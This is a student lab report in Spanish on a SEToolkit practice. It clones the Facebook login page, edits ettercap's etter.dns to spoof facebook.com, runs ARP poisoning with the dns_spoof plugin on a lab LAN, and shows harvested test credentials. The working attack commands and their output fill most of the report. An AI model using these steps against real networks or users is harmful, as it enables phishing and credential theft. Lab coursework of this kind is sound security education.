

Oscar Espinosa Curiel

Práctica SEToolkit

Primero probé la conexión con la máquina atacante desde la víctima:

```
becario@debian:~$ ping 192.168.0.15
PING 192.168.0.15 (192.168.0.15) 56(84) bytes of data.
64 bytes from 192.168.0.15: icmp_seq=1 ttl=64 time=0.488 ms
64 bytes from 192.168.0.15: icmp_seq=2 ttl=64 time=1.12 ms
^C
--- 192.168.0.15 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1026ms
rtt min/avg/max/mdev = 0.488/0.808/1.129/0.321 ms
```

Posteriormente inicié la herramienta SEToolkit tal como viene explicada, definiendo la IP del atacante para el destino de los métodos POST del HTML, como aplicación víctima se usó facebook.com.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

Para poder hacer spoofing en la tabla ARP, se necesita modificar un archivo para el servicio de DNS, en el que agregué la última línea siguiente

```
GNU nano 3.2                                ./ettercap/etter.dns                                Modified
dap._udp.mynet.com SRV [2001:db8:c001:beef::1]:389
#####
# little example for TXT records
#
naga.org TXT "v=spf1 ip4:192.168.1.2 ip6:2001:db8:d0b1:beef::2 -all"

# vim:ts=8:noexpandtab

facebook.com A 192.168.0.15
```

Para realizar el ataque ARP poisoning y DNS spoofing, usé la herramienta ettercap, tal como se ve en la imagen

```
[root@parrot]-[/home/oscare]
#ettercap -M arp --text --quiet --iface eth0 --plugin dns_spoof ///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team


Listening on:
eth0 -> 08:00:27:A4:B3:E2
      192.168.0.15/255.255.0
      fe80::88d6:3f36:2190:d807/64
```

Las banderas indican el método de ataque de MITM (-M), que es sobre la tabla arp, otra es solo para mostrar salida de texto (--text), para no imprimir el contenido de los paquetes (--quiet), la interfaz de red donde se hará el ataque (--iface) y el plugin utilizado en el ataque (--plugin).

En la máquina víctima revisamos la tabla ARP, en la que ahora aparece la IP del atacante:

```
root@debian:/home/becario# arp -a
? (192.168.0.14) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.8) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.18) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.6) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.252) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.2) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.15) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.254) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.11) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.19) at 08:00:27:a4:b3:e2 [ether] on ens33
? (192.168.0.7) at 08:00:27:a4:b3:e2 [ether] on ens33
gateway (192.168.0.1) at 08:00:27:a4:b3:e2 [ether] on ens33
root@debian:/home/becario#
```

Intenté acceder a facebook.com desde la víctima, pero nunca se resolvía nombre de dominio, intente reiniciar el ataque ettercap después de haber configurado el archivo .dns pero seguía sin funcionar. Sin embargo, si ingresaba la IP del atacante, podía acceder a la suplantación del sitio de Facebook



Y tal como se esperaba, en el ettercap apareció los datos que ingresé en el login de la página falsificada

```
dns_spoof: A [l.facebook.com] spoofed to [192.168.0.15]
dns_spoof: A [developers.facebook.com] spoofed to [192.168.0.15]
HTTP : 192.168.0.15:80 -> USER: uncoreo@mail.com PASS: hola123, INFO: http://1
92.168.0.15/updates from friends in News Feed.
CONTENT: jazoest=2583&lsd=AVp5XEA-&display=&enable_profile_selector=&isprivate=&
legacy_return=0&profile_selector_ids=&return_session=&skip_api_login=&signed nex
t=&trynum=1&timezone=105&lgnrnd=eyJ3IjoxMzY0LCJoIjo2NDYsImF3IjoxMzY0LCJhaCI6NjQ2
LCJjIjoyNH0%3D&lgnrnd=071429_CDFP&lgnjs=1554657997&email=uncoreo%40mail.com&pass
=hola123%2C&prefill_contact_point=&prefill_source=&prefill_type=&first_prefill_s
ource=&first_prefill_type=&had_cp_prefilled=false&had_password_prefilled=false&a
b_test_data=AAAAAf%2FvAPfAAPAAPAAAAAfPAAAAAPAAAAAFAAAAAA%2FkFAFFAJCBB
dns_spoof: A [login.facebook.com] spoofed to [192.168.0.15]
```

Nunca había tenido algún acercamiento práctico con este tipo de ataques, y este me gustó porque es emocionante ver lo fácil que es suplantar servicios incluso tan grandes como Facebook, obtener credenciales de esta red social se ve ahora tan trivial. No creía cuando al principio varias personas decían que se han vuelto obsesivos con la seguridad, pero ahora que conozco todo esto, yo también me he comenzado a volverme obsesivo con la seguridad en todos lados.